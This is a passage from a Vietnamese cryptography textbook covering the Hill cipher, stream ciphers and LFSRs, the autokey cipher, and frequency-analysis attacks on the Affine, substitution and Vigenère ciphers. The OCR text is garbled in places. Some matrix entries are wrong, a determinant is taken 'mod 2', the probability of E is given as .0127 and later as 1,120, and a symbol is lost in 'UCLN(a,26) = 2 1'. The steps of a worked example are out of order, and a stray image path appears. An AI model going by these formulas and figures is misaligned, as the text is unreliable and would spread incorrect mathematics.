Theo định nghĩa này, phép nhân ma trận là kết hợp (tức (AB)C = A(BC)) nhưng không giao hoán (không phải lúc nào AB = BA, thậm chí đối với ma trận vuông A và B).

Ma trận đơn vị m × m (ký hiệu là I_m) là ma trận cấp m × m có các số 1 nằm ở đường chéo chính và các số 0 ở vị trí còn lại. Ma trận đơn vị cấp 2 là:

$$\begin{bmatrix} 1 & 0 \\ 0 & 1 \end{bmatrix}$$

I_m được gọi là ma trận đơn vị vì $AI_m = A$ với mọi ma trận cấp l × m và $I_mB = B$ với mọi ma trận cấp m × n. Ma trận nghịch đảo của ma trận A cấp m × m (nếu tồn tại) là ma trận A^{-1} sao cho $AA^{-1} = A^{-1}A = I_m$. Không phải mọi ma trận đều có nghịch đảo, nhưng nếu tồn tại thì nó duy nhất.

Với các định nghĩa trên, có thể dễ dàng xây dựng công thức giải mã đã nêu: Vì y = xK, ta có thể nhân cả hai vế của đẳng thức với K^{-1} và nhận được:

$yK^{-1} = (xK)K^{-1} = x(KK^{-1}) = xI_m = x$

(Chú ý sử dụng tính chất kết hợp)

$$\begin{bmatrix} 12 & 8 \\ 3 & 7 \end{bmatrix}^{-1} = \begin{bmatrix} 8 & 18 \\ 23 & 11 \end{bmatrix}$$

Có thể thấy rằng, ma trận mã hoá ở trên có nghịch đảo trong Z_{26}: Vì

$$\begin{bmatrix} 11 & 8 \\ 3 & 7 \end{bmatrix} \begin{bmatrix} 7 & 18 \\ 23 & 11 \end{bmatrix} = \begin{bmatrix} 11\times7+8\times23 & 11\times18+8\times11 \\ 3\times7+7\times23 & 3\times18+7\times11 \end{bmatrix}$$

$$= \begin{bmatrix} 261 & 286 \\ 182 & 131 \end{bmatrix} = \begin{bmatrix} 1 & 0 \\ 0 & 1 \end{bmatrix}$$

(theo modulo 26).

Sau đây là một ví dụ minh hoạ cho việc mã hoá và giải mã trong hệ mật mã Hill.

Ví dụ:

Giả sử khoá K $= \begin{bmatrix} 11 & 8 \\ 3 & 7 \end{bmatrix}$

$$K^{-1} = \begin{bmatrix} 7 & 18 \\ 23 & 11 \end{bmatrix}$$

$$(9,20) \begin{bmatrix} 11 & 8 \\ 3 & 7 \end{bmatrix} = (99+60, 72+140) = (3,4)$$

Từ các tính toán trên ta có:

Giả sử cần mã hoá bản rõ "July". Ta có hai phần tử của bản rõ để mã hoá: (9,20) (ứng với Ju) và (11,24) (ứng với ly). Ta tính như sau:

Bởi vậy bản mã của July là DELW. Để giải mã Bob sẽ tính

Như vậy Bob đã nhận được bản đúng.

$$(3,4) \begin{bmatrix} 7 & 18 \\ 23 & 11 \end{bmatrix} = (9,20)$$

Cho tới lúc này ta đã chỉ ra rằng có thể thực hiện phép giải mã nếu K có

$$(11,22) \begin{bmatrix} 7 & 18 \\ 23 & 11 \end{bmatrix} = (11,24)$$

một nghịch đảo. Trên thực tế, để phép giải mã là có thể thực hiện được, điều kiện cần là K phải có nghịch đảo. (Điều này dễ dàng rút ra từ đại số tuyến tính

sơ cấp, tuy nhiên sẽ không chứng minh ở đây). Bởi vậy, chúng ta chỉ quan tâm tới các ma trận K khả nghich.

Tính khả nghịch của một ma trận vuông phụ thuộc vào giá trị định thức của nó. Để tránh sự tổng quát hoá không cần thiết, ta chỉ giới hạn trong trường hợp 2×2.

Định nghĩa

Định thức của ma trận $A = (a_{i\,j})$ *cấp* 2×2 *là giá trị*

$det\ A = a_{1,1}\ a_{2,2} - a_{1,2}\ a_{2,1}$

Nhận xét: Định thức của một ma trận vuông cấp mxm có thể được tính theo các phép toán hằng sơ cấp (xem một giáo trình bất kỳ về đại số tuyến tính)

Hai tính chất quan trọng của định thức là $\det I_m = 1$ và quy tắc nhân $\det(AB) = \det A \times \det B$.

Một ma trận thức K là có nghịch đảo khi và chỉ khi định thức của nó khác 0. Tuy nhiên, điều quan trọng cần nhớ là ta đang làm việc trên Z_{26}. Kết quả tương ứng là ma trận K có nghịch đảo theo modulo 26 khi và chỉ khi UCLN(det K,26) = 1.

Sau đây sẽ chứng minh ngắn gọn kết quả này.

Trước tiên, giả sử rằng UCLN(det K,26) = 1. Khi đó det K có nghịch đảo trong Z_{26} . Với $1 \le i \le m$, $1 \le j \le m$, định nghĩa $K_{i\,j}$ ma trận thu được từ K bằng cách loại bỏ hàng thứ i và cột thứ j. Và định nghĩa ma trận K^* có phần tử (i,j) của nó nhận giá trị $(-1)\ \det K_{j\,i}$ (K^* được gọi là ma trận bù đại số của K). Khi đó có thể chứng tỏ rằng:

$K^{-1} = (\det K)^{-1} K^*$.

Bởi vậy K là khả nghịch.

Ngược lại K có nghịch đảo K^{-1} . Theo quy tắc nhân của định thức

$1 = \det I = \det (KK^{-1}) = \det K \det K^{-1}$

Bởi vậy det K có nghịch đảo trong Z_{26} .

Nhận xét: Công thức đối với ở trên không phải là một công thức tính toán có hiệu quả trừ các trường hợp m nhỏ (chẳng hạn m = 2, 3). Với m lớn, phương pháp thích hợp để tính các ma trận nghịch đảo phải dựa vào các phép toán hằng sơ cấp.

Trong trường hợp 2×2, ta có công thức sau:

Định lý

Giả sử $A = (a_{i,j})$ là một ma trận cấp 2×2 trên Z_{26} sao cho det $A = a_{1,1}a_{2,2} - a_{1,2}\, a_{2,1}$ có nghịch đảo. Khi đó

$$A^{-1} = (\det A)^{-1} \begin{bmatrix} a_{2,2} & -a_{1,2} \\ -a_{2,1} & a_{1,1} \end{bmatrix}$$

Trở lại ví dụ đã xét ở trên . Trước hết ta có:

$$\det \begin{bmatrix} 11 & 8 \\ 3 & 7 \end{bmatrix} = 11 \times 7 - 8 \times 3 \bmod 2$$
$$= 77 - 24 \bmod 26 = 53 \bmod 26$$
$$= 1$$

Vì $1^{-1} \bmod 26 = 1$ nên ma trận nghịch đảo là

$$\begin{bmatrix} 11 & 8 \\ 3 & 7 \end{bmatrix}^{-1} = \begin{bmatrix} 7 & 18 \\ 23 & 11 \end{bmatrix}$$

Đây chính là ma trận đã có ở trên.

Bây giờ ta sẽ mô tả chính xác mật mã Hill trên Z_{26} (hình 1.6)

Mật mã HILL

Cho m là một số nguyên dương có định. Cho $P = C = (Z_{26})^m$ và cho
K = { các ma trận khả nghịch cấp m × m trên Z_{26}}
Với một khoá $K \in K$ ta xác định
$$e_K(x) = xK$$
và $$d_K(y) = yK^{-1}$$
Tất cả các phép toán được thực hiện trong Z_{26}

2.1.6. Các hệ mã dòng

Trong các hệ mật nghiên cứu ở trên, các phần tử liên tiếp của bản rõ đều được mã hoá bằng cùng một khoá K. Tức xâu bản mã y nhận được có dạng:

$y = y_1y_2 \ldots = e_K(x_1)\, e_K(x_2) \ldots$

Các hệ mật thuộc dạng này thường được gọi là các mã khối. Một quan điểm sử dụng khác là mật mã dòng. Ý tưởng cơ bản ở đây là tạo ra một dòng khoá $z = z_1z_2 \ldots$ và dùng nó để mã hoá một xâu bản rõ $x = x_1x_2 \ldots$ theo quy tắc:

$y = y_1y_2 \ldots = e_{z1}(x_1)\, e_{z2}(x_1) \ldots$

Mã dòng hoạt động như sau. Giả sử $K \in K$ là khoá và $x = x_1x_2 \ldots$ là xâu bản rõ. Hàm f_i được dùng để tạo z_i (z_i là phần tử thứ i của dòng khoá) trong đó f_i là một hàm của khoá K và i-1 là ký tự đầu tiên của bản rõ:

$z_i = f_i (K, x_1, \ldots, x_{i-1})$

Phần tử z_i của dòng khoá được dùng để mã x_i tạo ra $y_i = e_{iz}(x_i)$. Bởi vậy, để mã hoá xâu bản rõ $x_1 x_2 \ldots$ ta phải tính liên tiếp: z_1, y_1, z_2, y_2 ...

Việc giải mã xâu bản mã $y_1y_2 \ldots$ có thể được thực hiện bằng cách tính liên tiếp: z_1, x_1, z_2, x_2 ... Sau đây là định nghĩa dưới dạng toán học:

Định nghĩa

Mật mã dòng là một bộ (P,C,K,L,F,E,D) thoả mãn dược các điều kiện sau:

1. *P là một tập hữu hạn các bản rõ có thể.*
2. *C là tập hữu hạn các bản mã có thể.*
3. *K là tập hữu hạn các khoá có thể (không gian khoá)*
4. *L là tập hữu hạn các bộ chữ của dòng khoá.*
5. *$F = (f_1 f_2 \ldots)$ là bộ tạo dòng khoá. Với $i \geq 1$*

$f_i : K \times P^{i-1} \rightarrow L$

6. *Với mỗi $z \in L$ có một quy tắc mã $e_z \in E$ và một quy tắc giải mã tương ứng $d_z \in D$. $e_z : P \rightarrow C$ và $d_z : C \rightarrow P$ là các hàm thoả mãn $d_z(e_z(x)) = x$ với mọi bản rõ $x \in P$.*

Ta có thể coi mã khối là một trường hợp đặc biệt của mã dòng trong đó dùng khoá không đổi: $Z_i = K$ với mọi $i \geq 1$.

Sau đây là một số dạng đặc biệt của mã dòng cùng với các ví dụ minh hoạ. Mã dòng được gọi là đồng bộ nếu dòng khoá không phụ thuộc vào xâu bản rõ, tức là nếu dòng khoá được tạo ra chỉ là hàm của khoá K. Khi đó ta coi K là một "mần" để mở rộng thành dòng khoá $z_1 z_2 \ldots$

Một hệ mã dòng được gọi là tuần hoàn với chu kỳ d nếu $z_{i+d} = z_i$ với số nguyên $i \geq 1$. Mã Vigenère với độ dài từ khoá m có thể coi là mã dòng tuần hoàn với chu kỳ m. Trong trường hợp này, khoá là $K = (k_1, \ldots k_m)$. Bản thân K sẽ tạo m phần tử đầu tiên của dòng khoá: $z_i = k_i$, $1 \leq i \leq m$. Sau đó dòng khoá sẽ tự lặp lại. Nhận thấy rằng, trong mã dòng tương ứng với mật mã Vigenère, các hàm mã và giải mã được dùng giống như các hàm mã và giải mã được dùng trong MDV:

$e_z(x) = x+z$ và $d_z(y) = y-z$

Các mã dòng thường được mô tả trong các bộ chữ nhi phân tức là $P = C = L = Z_2$. Trong trường hợp này, các phép toán mã và giải mã là phép cộng theo modulo 2.

$e_z(x) = x + z \bmod 2$ và $d_z(x) = y + z \bmod 2$.

Nếu ta coi "0" biểu thị giá trị "sai" và "1" biểu thị giá trị "đúng" trong đại số Boolean thì phép cộng theo moulo 2 sẽ ứng với phép hoặc có loại trừ. Bởi vậy phép mã (và giải mã) dễ dàng thực hiện bằng mạch cứng.

Ta xem xét một phương pháp tạo một dòng khoá (đồng bộ) khác. Giả sử bắt đầu với $(k_1, \ldots, k_m)$ và $z_i = k_i$, $1 \leq i \leq m$ (cũng giống như trước đây), tuy nhiên bây giờ ta tạo dòng khoá theo một quan hệ đệ quy tuyến tính cấp m:

$$z_{i+m} = \sum_{j=0}^{m-1} c_j z_{i+j} \bmod$$

trong đó $c_0, \ldots, c_{m-1} \in Z_2$ là các hằng số cho trước.

Nhận xét:

Phép đệ quy được nói là có bậc m vì mỗi số hạng phụ thuộc vào m số hạng đứng trước. Phép đệ quy này là tuyến tính bởi vì Z_{i+m} là một hàm tuyến tính của các số hạng đứng trước. Chú ý ta có thể lấy c_0= 1 mà không làm mất tính tổng quát. Trong trường hợp ngược lại phép đệ quy sẽ là có bậc m-1.

Ở đây khoá K gồm 2m giá trị $k_1, . . , k_m, c_0, . . , c_{m-1}$. Nếu $(k_1, . . , k_m)$= (0,...,0) thì dòng khoá sẽ chứa toàn các số 0. Dĩ nhiên phải tránh điều này vì khi đó bản mã sẽ đồng nhất với bản rõ. Tuy nhiên nếu chọn thích hợp các hằng số $c_0,..,c_{m-1}$ thì một véc tơ khởi đầu bất kì khác $(k_1, . . , k_m)$ sẽ tạo nên một dòng khoá có chu kỳ 2^m -1. Bởi vậy một khoá ngắn sẽ tạo nên một dòng khoá có chu kỳ rất lớn. Đây là một tính chất rất đáng lưu tâm vì ta sẽ thấy ở phần sau, mật mã Vigenère có thể bị thám nhờ tận dụng yếu tố dòng khoá có chu kỳ ngắn.

Sau đây là một ví dụ minh hoạ:

Ví dụ:

Giả sử m = 4 và dòng khoá được tạo bằng quy tắc:

$z_{i+4} = z_i + z_{i+1} \bmod 2$

Nếu dòng khoá bắt đầu một véc tơ bất kỳ khác với véc tơ (0,0,0,0) thì ta thu được dòng khoá có chu kỳ 15. Ví dụ bắt đầu bằng véc tơ (1,0,0,0), dòng khoá sẽ là:

1, 0, 0, 0, 1, 0, 0, 1, 1, 0, 1, 0, 1, 1, 1

Một véc tơ khởi đầu khác không bất kỳ khác sẽ tạo một hoán vị vòng (cyclic) của cùng dòng khoá.

Một hướng đáng quan tâm khác của phương pháp tạo dòng khoá hiệu quả bằng phần cứng là sử dụng bộ ghi dịch hồi tiếp tuyến tính (hay LFSR). Ta dùng một bộ ghi dịch có m tầng. Véc tơ $(k_1, . . , k_m)$ sẽ được dùng để khởi tạo (đặt các giá trị ban đầu) cho thanh ghi dịch. Ở mỗi đơn vị thời gian, các phép toán sau sẽ được thực hiện đồng thời.

1. k_1 được tính ra dùng làm bit tiếp theo của dòng khoá.
2. $k_2, . . , k_m$ sẽ được dịch một tầng về phía trái.

3. Giá trị mới của ki sẽ được tính bằng:

m-1


$\sum c_j k_{j+1}$

j=0

(đây là hồi tiếp tuyến tính)

Ta thấy rằng thao tác tuyến tính sẽ được tiến hành bằng cách lấy tín hiệu ra từ một số tầng nhất định của thanh ghi (được xác định bởi các hằng số c_j có giá trị "1") và tính tổng theo modulo 2 (là phép hoặc loại trừ). Mô tả của LFSR dùng để tạo dòng khoá

Thanh ghi dịch hồi tiếp tuyến tính (LFSR)



Một ví dụ về mã dòng không đồng bộ là mã khoá tự sinh như sau: (mật mã này do Vigenère đề xuất).

Mật mã khoá tự sinh

Cho $P = C = K = L = Z_{26}$
Cho $z_1 = K$ và $z_i = x_{i-1}$ $(i \geq 2)$
Với $0 \leq z \leq 25$ ta xác định
$e_z(x) = x + z \bmod 26$
$d_z(y) = y - z \bmod 26$
$(x,y \in Z_{26})$

Lý do sử dụng thuật ngữ "khoá tự sinh" là ở chỗ: bản rõ được dùng làm khoá (ngoài "khoá khởi thuỷ" ban đầu K).

Sau đây là một ví dụ minh hoạ

Giả sử khoá là k = 8 và bản rõ là *rendezvous*. Trước tiên ta biến đổi bản rõ thành dãy các số nguyên:

17 4 13 3 4 25 21 14 20 18

Dòng khoá như sau:

8 17 4 13 3 4 25 21 14 20

Bây giờ ta cộng các phần tử tương ứng rồi rút gọn theo modulo 26:

25 21 17 16 7 3 20 9 8 12

Bản mã ở dạng ký tự là: ZVRQHDUJIM

Bây giờ ta xem Alice giải mã bản mã này như thế nào. Trước tiên Alice biến đổi xâu kí tự thành dãy số:

25 21 17 16 7 3 20 9 8 12

Sau đó cô ta tính:

$x_1 = d_8(25) = 25 - 8 \bmod 26 = 17$

và $x_2 = d_{17}(21) = 21 - 17 \bmod 26 = 4$

và cứ tiếp tục như vậy. Mỗi khi Alice nhận được một ký tự của bản rõ, cô ta sẽ dùng nó làm phần tử tiếp theo của dòng khoá.

Dĩ nhiên là mã dùng khoá tự sinh là không an toàn do chỉ có 26 khoá.

Trong phần sau sẽ thảo luận các phương pháp thám các hệ mật mã mà ta đã trình bày.

2.2. Mã thám các hệ mã cổ điển

Trong phần này ta sẽ bàn tới một vài kỹ thuật mã thám. Giả thiết chung ở đây là luôn coi đối phương Oscar đã biết hệ mật đang dùng. Giả thiết này được gọi là nguyên lý Kerekhoff. Dĩ nhiên, nếu Oscar không biết hệ mật được dùng thì nhiệm vụ của anh ta sẽ khó khăn hơn. Tuy nhiên ta không muốn độ mật của một hệ mật lại dựa trên một giả thiết không chắc chắn là Oscar không biết hệ

mật được sử dụng. Do đó, mục tiêu trong thiết kế một hệ mật là phải đạt được độ mật dưới giả thiết Kerekhoff.

Trước tiên ta phân biệt các mức độ tấn công khác nhau vào các hệ mật. Sau đây là một số loại thông dụng nhất.

Chỉ có bản mã:

Thám mã chỉ có xâu bản mã y.

Bản rõ đã biết:

Thám mã có xâu bản rõ x và xâu bản mã tương ứng y.

Bản rõ được lựa chọn:

Thám mã đã nhận được quyền truy nhập tạm thời vào cơ chế mã hoá. Bởi vậy, thám mã có thể chọn một xâu bản rõ x và tạo nên xâu bản mã y tương ứng.

Bản mã được lựa chọn:

Thám mã có được quyền truy nhập tạm thời vào cơ chế giải mã. Bởi vậy thám mã có thể chọn một bản mã y và tạo nên xâu bản rõ x tương ứng.

Trong mỗi trường hợp trên, đối tượng cần phải xác định chính là khoá đã sử dụng. Rõ ràng là 4 mức tấn công trên đã được liệt kê theo độ tăng của sức mạnh tấn công. Nhận thấy rằng, tấn công theo bản mã được lựa chọn là thích hợp với các hệ mật khoá công khai mà ta sẽ nói tới ở chương sau.

Trước tiên, ta sẽ xem xét cách tấn công yếu nhất, đó là tấn công chỉ có bản mã. Giả sử rằng, xâu bản rõ là một văn bản tiếng Anh thông thường không có chấm câu hoặc khoảng trống (mã thám sẽ khó khăn hơn nếu mã cả dấu chấm câu và khoảng trống).

Có nhiều kỹ thuật thám mã sử dụng các tính chất thống kê của ngôn ngữ tiếng Anh. Nhiều tác giả đã ước lượng tần số tương đối của 26 chữ cái theo các tính toán thống kê từ nhiều tiểu thuyết, tạp chí và báo. Các ước lượng trong bảng dưới đây lấy theo tài liệu của Beker và Piper.

Xác suất xuất hiện của 26 chữ cái:

Kí tự	Xác suất	Kí tự	Xác suất	Kí tự	Xác suất
A	.082	J	.002	S	.063
B	.015	K	.008	T	.091
C	.028	L	.040	U	.028
D	.043	M	.024	V	.010
E	.0127	N	.067	W	.023
F	.022	O	.075	X	.001
G	.020	P	.019	Y	.020
H	.061	Q	.001	Z	.001
I	.070	R	.060		

Từ bảng trên, Beker và Piper phân 26 chữ cái thành 5 nhóm như sau:

1. E: có xác suất khoảng 1,120
2. T, A, O, I, N, S, H, R : mỗi ký tự có xac suất khoảng 0,06 đến 0,09
3. D, L : mỗi ký tự có xác suất chừng 0,04
4. C, U, M, W, F, G, Y, P, B: mỗi ký tự có xác suất khoảng 0,015 đến 0,023
5. V, K, J, X, Q, Z mỗi ký tự có xác suất nhỏ hơn 0,01

Việc xem xét các dãy gồm 2 hoặc 3 ký tự liên tiếp (được gọi là bộ đôi-diagrams và bộ ba – Trigrams) cũng rất hữu ích. 30 bộ đôi thông dụng nhất (theo thứ tự giảm dần) là: TH, HE, IN, ER, AN, RE, ED, ON, ES, ST, EN, AT, TO, NT, HA, ND, OU, EA, NG, AS, OR, TI, IS, ET, IT, AR, TE, SE, HI và OF. 12 bộ ba thông dụng nhất (theo thứ tự giảm dần) là: THE, ING, AND, HER, ERE, ENT, THA, NTH, WAS, ETH, FOR và DTH.

2.2.1. Thám hệ mã Affine

Mật mã Affine là một ví dụ đơn giản cho ta thấy cách thám hệ mã nhờ dùng các số liệu thống kê. Giả sử Oscar đã thu trộm được bản mã sau:

Bảng 1.2: Tần suất xuất hiện của 26 chữ cái của bản mã

Kí tự	Tần suất	Kí tự	Tần suất	Kí tự	Tần suất	Kí tự	Tần suất
A	2	H	5	O	1	U	2
B	1	I	0	P	3	V	4
C	0	J	0	Q	0	W	0
D	6	K	5	R	8	X	2
E	5	L	2	S	3	Y	1
F	4	M	2	T	0	Z	0
G	0	N	1				

Bản mã nhận được từ mã Affine:

FMXVEDRAPHFERBNDKRXRSREFMORUDSDKDVSHVUFEDKPK DLYEVLRHHRH

Phân tích tần suất của bản mã này được cho ở bảng dưới

Bản mã chỉ có 57 ký tự. Tuy nhiên độ dài này cũng đủ phân tích thám mã đối với hệ Affine. Các ký tự có tần suất cao nhất trong bản mã là: R (8 lần xuất hiện), D (6 lần xuất hiện), E, H, K (mỗi ký tự 5 lần) và F, S, V (mỗi ký tự 4 lần).

Trong phỏng đoán ban đầu, ta giả thiết rằng R là ký tự mã của chữ e và D là kí tự mã của t, vì e và t tương ứng là 2 chữ cái thông dụng nhất. Biểu thị bằng số ta có: $e_K(4) = 17$ và $e_K(19) = 3$. Nhớ lại rằng $e_K(x) = ax + b$ trong đó a và b là các số chưa biết. Bởi vậy ta có hai phương trình tuyến tính hai ẩn:

$4a + b = 17$

19a + b = 3

Hệ này có duy nhất nghiệm a = 6 và b = 19 (trong Z_{26}). Tuy nhiên đây là một khoá không hợp lệ do UCLN(a,26) = 2 1. Bởi vậy giả thiết của ta là không đúng. Phỏng đoán tiếp theo của ta là: R là ký tự mã của e và E là mã của t. Thực hiện như trên, ta thu được a =13 và đây cũng là một khoá không hợp lệ. Bởi vậy ta phải thử một lần nữa: ta coi rằng R là mã hoá của e và H là mã hoá của t. Điều này dẫn tới a = 8 và đây cũng là một khoá không hợp lệ. Tiếp tục, giả sử rằng R là mã hoá của e và K là mã hoá của t. Theo giả thiết này ta thu được a = 3 và b = 5 là khóa hợp lệ.

Ta sẽ tính toán hàm giải mã ứng với K = (3,5) và giải mã bản mã để xem liệu có nhận được xâu tiếng Anh có nghĩa hay không. Điều này sẽ khẳng định tính hợp lệ của khoá (3,5). □auk hi thực hiện các phép toán này, ta có d_K (y) = 9y – 19 và giải mã bản mã đã cho, ta được:

algorithmsarequitegeneraldefinitionsof

arithmeticprocesses

Như vậy khoá xác định trên là khoá đúng.

2.2.2. Thám hệ mã thay thế

Sau đây ta phân tích một tình huống phức tạp hơn, đó là thay thế bản mã sau: Ví dụ:

Bản mã nhận được từ MTT là:

YIFQFMZRWQFYVECFMDZPCVMRZWNMDZVEJBTXCDDUMJ

NDIFEFMDZCDMQZKCEYFCJMYRNCWJCSZREXCHZUNMXZ

NZUCDRJXỷYMTMEYIFZWDYVZVYFZUMRZCRWNZDZJT

XZWGCHSMRNMDHNCMFQCHZJMXJZWIEJYUCFWDINZDIR

Phân tích tần suất của bản mã này được cho ở bảng dưới đây:

Tần suất xuất hiện của 26 chữ cái trong bản mã.

Ký tự	Tần suất	Ký tự	Tần suất	Ký tự	Tần suất	Ký tự	Tần suất
A	0	H	4	O	0	U	5
B	1	I	5	P	1	V	5
C	15	J	11	Q	4	W	8
D	13	K	1	R	10	X	6
E	7	L	0	S	3	Y	10
F	11	M	16	T	2	Z	20
G	1	N	9				

Do Z xuất hiện nhiều hơn nhiều so với bất kỳ một ký tự nào khác trong bản mã nên có thể phỏng đoán rằng, $d_Z(Z) = e$. các ký tự còn lại xuất hiện ít nhất 10 lần (mỗi ký tự) là C, D, F, J, R, M, Y. Ta hy vọng rằng, các ký tự này là mã khoá của (một tập con trong) t, a, c, o, i, n, s, h, r, tuy nhiên sự khác biệt về tần suất không đủ cho ta có được sự phỏng đoán thích hợp.

Tới lúc này ta phải xem xét các bộ đôi, đặc biệt là các bộ đôi có dạng -Z hoặc Z- do ta đã giả sử rằng Z sẽ giải mã thành e. Nhận thấy rằng các bộ đôi thường gặp nhất ở dạng này là DZ và ZW (4 lần mỗi bộ); NZ và ZU (3 lần mỗi bộ); và RZ, HZ, XZ, FZ, ZR, ZV, ZC, ZD và ZJ (2 lần mỗi bộ). Vì ZW xuất hiện 4 lần còn WZ không xuất hiện lần nào và nói chung W xuất hiện ít hơn so với nhiều ký tự khác, nên ta có thể phỏng đoán là $d_K(W) = d$. Vì DZ xuất hiện 4 lần và ZD xuất hiện 2 lần nên ta có thể nghĩ rằng $d_K(D) \in \{r,s,t\}$, tuy nhiên vẫn còn chưa rõ là ký tự nào trong 3 ký tự này là ký tự đúng.

Nêu tiến hành theo giả thiết $d_K(Z) = e$ và $d_K(W) = d$ thì ta phải nhìn trở lại bản mã và thấy rằng cả hai bộ ba ZRW và RZW xuất hiện ở gần đầu của bản mã

và RW xuất hiện lại sau đó vì R thường xuất hiện trong bản mã và nd là một bộ đôi thường gặp nên ta nên thử $d_K(R) = n$ xem là một khả năng thích hợp nhất.

Tới lúc này ta có:

- - - - - - end - - - - - - - - - e - - - - ned- - - e - - - - - - - - -

YIFQFMZRWQFYVECFMDZPCVMRZWNMDZVEJBTXCDDUMJ

- - - - - - - - e- - - - e - - - - - - - - n - - d - - - en - - - - e - - - -e

NDIFEFMDZCDMQZKCEYFCJMYRNCWJCSZREXCHZUNMXZ

- e - - - n - - - - - - n - - - - - - - ed - - - e - - - - - - ne - nd- e- e - -

NZUCDRJXYYSMRTMEYIFZWDYVZVYFZUMRZCRWNZDZJJ

- ed - - - - - n - - - - - - - - - - - e - - - ed - - - - - - - d - - - e - - n

XZWGCHSMRNMDHNCMFQCHZJMXJZWIEJYUCFWDJNZDIR

Bước tiếp theo là thử $d_K(N) = h$ vì NZ là một bộ đôi thường gặp còn ZN không xuất hiện. Nếu điều này đúng thì đoạn sau của bản rõ ne - ndhe sẽ gợi ý rằng $d_K(C) = a$. Kết hợp các giả định này, ta có:

- - - - - -end- - - - - a- - -e -a - - nedh- -e- - - - - -a - - - - -

YIFQFMZRWQFYVECFMDZPCVMRZWNMDZVEJBTXCDDUMJ

h - - - - - - - a- - - e - a- - - a - - - nhad - a - -en -a - e - h- -e

NDIFEFMDZCDMQZKCEYFCJMYRNCWJCSZREXCHZUNMXZ

he - a - n- - - - - - n - - - - - - ed - - - e- - - e - - neandhe -e - -

NZUCDRJXYYSMRTMEYIFZWDYVZVYFZUMRZCRWNZDZJJ

- ed - a - - -nh - - - ha - - - a- e - - - - ed - - - - -a -d - - he- -n

XZWGCHSMRNMDHNCMFQCHZJMXJZWIEJYUCFWDJNZDIR

Bây giờ ta xét tới M là ký tự thường gặp nhất sau Z. Đoạn bản mã RNM mà ta tin là sẽ giải mã thành nh- gợi ý rằng h- sẽ bắt đầu một từ, bởi vậy chắc là M sẽ biểu thị một nguyên âm. Ta đã sử dụng a và e, bởi vậy, phỏng đoán rằng $d_K(M) = i$ hoặc o. Vì ai là bộ đôi thường gặp hơn ao nên bộ đôi CM trong bản mã gợi ý rằng, trước tiên nên thử $d_K(M) = i$. Khi đó ta có:

- - - - -iend- - - - - a -i - e -a -inedhi - e- - - - - -a - - -i -

YIFQFMZRWQFYVECFMDZPCVMRZWNMDZVEJBTXCDDUMJ

h - - - - - i - ea - i - e -a - - -a - i -nhad -a - en - -a - e -hi -e

NDIFEFMDZCDMQZKCEYFCJMYRNCWJCSZREXCHZUNMXZ

he - a - n - - - - -in -i - - - - ed - - -e - - - e - ineandhe - e - -

NZUCDRJXYYSMRTMEYIFZWDYVZVYFZUMRZCRWNZDZJJ

- ed - a - - inhi - - hai - - a - e - i- -ed- - - - - a - d - - he - -n

XZWGCHSMRNMDHNCMFQCHZJMXJZWIEJYUCFWDJNZDIR

Tiếp theo thử xác định xem chữ nào được mã hoá thành o. Vì o là một chữ thường gặp nên giả định rằng chữ cái tương ứng trong bản mã là một trong các ký tự D,F,J,Y. Y có vẻ thích hợp nhất, nếu không ta sẽ có các xâu dài các nguyên âm, chủ yếu là aoi (từ CFM hoặc CJM). Bởi vậy giả thiết rằng $d_K(Y) =$ o.

Ba ký tự thường gặp nhất còn lại trong bản mã là D,F,J, ta phán đoán sẽ giải mã thành r,s,t theo thứ tự nào đó. Hai lần xuất hiện của bộ ba NMD gợi ý rằng $d_K(D) =$ s ứng với bộ ba his trong bản rõ (điều này phù hợp với giả định trước kia là $d_K(D) \in \{r,s,t\}$). Đoạn HNCMF có thể là bản mã của chair, điều này sẽ cho $d_K(F) =$ r (và $d_K(H) =$ c) và bởi vậy (bằng cách loại trừ) sẽ có $d_K(J) =$ t.

Ta có:

o- r - riend - ro - - arise - a - inedhise - - t - - - ass - it

YIFQFMZRWQFYVECFMDZPCVMRZNMDZVEJBTXCDDUMJ

hs - r - riseasi - e - a - orationhadta - - en - -ace - hi - e

NDIFEFMDZCDMQZKCEYFCJMYRNCWJCSZREZCHZUNMXZ

he - asnt - oo - in - i - o - redso - e - ore - ineandhesett

NZUCDRJXYYSMRTMEYIFZWDYVZVYFZUMRZCRWNZDZJJ

- ed - ac - inhischair - aceti - ted - - to - ardsthes - n

XZWGCHSMRNMDHNCMFQCHZJMXJZWIEJYUCFWDJNZDIR

Bây giờ việc xác định bản rõ và khoá cho ở ví dụ trên không còn gì khó khăn nữa. Bản rõ hoàn chỉnh như sau:

Our friend from Pais examined his empty glass with surprise, as if evaporation had taen place while he wasn't looking. I poured some more wine and he settled back in his chair, face tilted up towards the sun.

2.2.3. Thám hệ mã Vigenère

Trong phần này chúng ta sẽ mô tả một số phương pháp thám hệ mã Vigenère. Bước đầu tiên là phải xác định độ dài từ khoá mà ta ký hiệu là m. ở đây dùng hai kỹ thuật. Kỹ thuật thứ nhất là phép thử Kasiski và kỹ thuật thứ hai sử dụng chỉ số trùng hợp.

Phép thử Kasiski lần đầu tiên được Kasiski Friendrich mô tả vào năm 1863. Kỹ thuật này được xây dựng trên nhận xét là: hai đoạn giống nhau của bản rõ sẽ được mã hoá thành cùng một bản mã khi chúng xuất hiện trong bản rõ cách nhau x vị trí, trong đó $x \equiv o \bmod m$. Ngược lại, nếu ta thấy hai đoạn giống nhau của bản mã (mỗi đoạn có độ dài ít nhất là 3) thì đó là một dấu hiệu tốt để nói rằng chúng tương ứng với các đoạn bản rõ giống nhau.

Phép thử Kasiski như sau. Ta tìm trong bản mã các cặp gồm các đoạn như nhau có độ dài tối thiểu là 3 và ghi lại khoảng cách giữa các vị trí bắt đầu của hai đoạn. Nếu thu được một vài giá trị d_1, d_2 ,. . . thì có thể hy vọng rằng m sẽ chia hết cho ước chung lớn nhất của các d_i.

Việc xác minh tiếp cho giá trị của m có thể nhận được bằng chỉ số trùng hợp. Khái niệm này đã được Wolfe Friedman đưa ra vào 1920 như sau:

Định nghĩa:

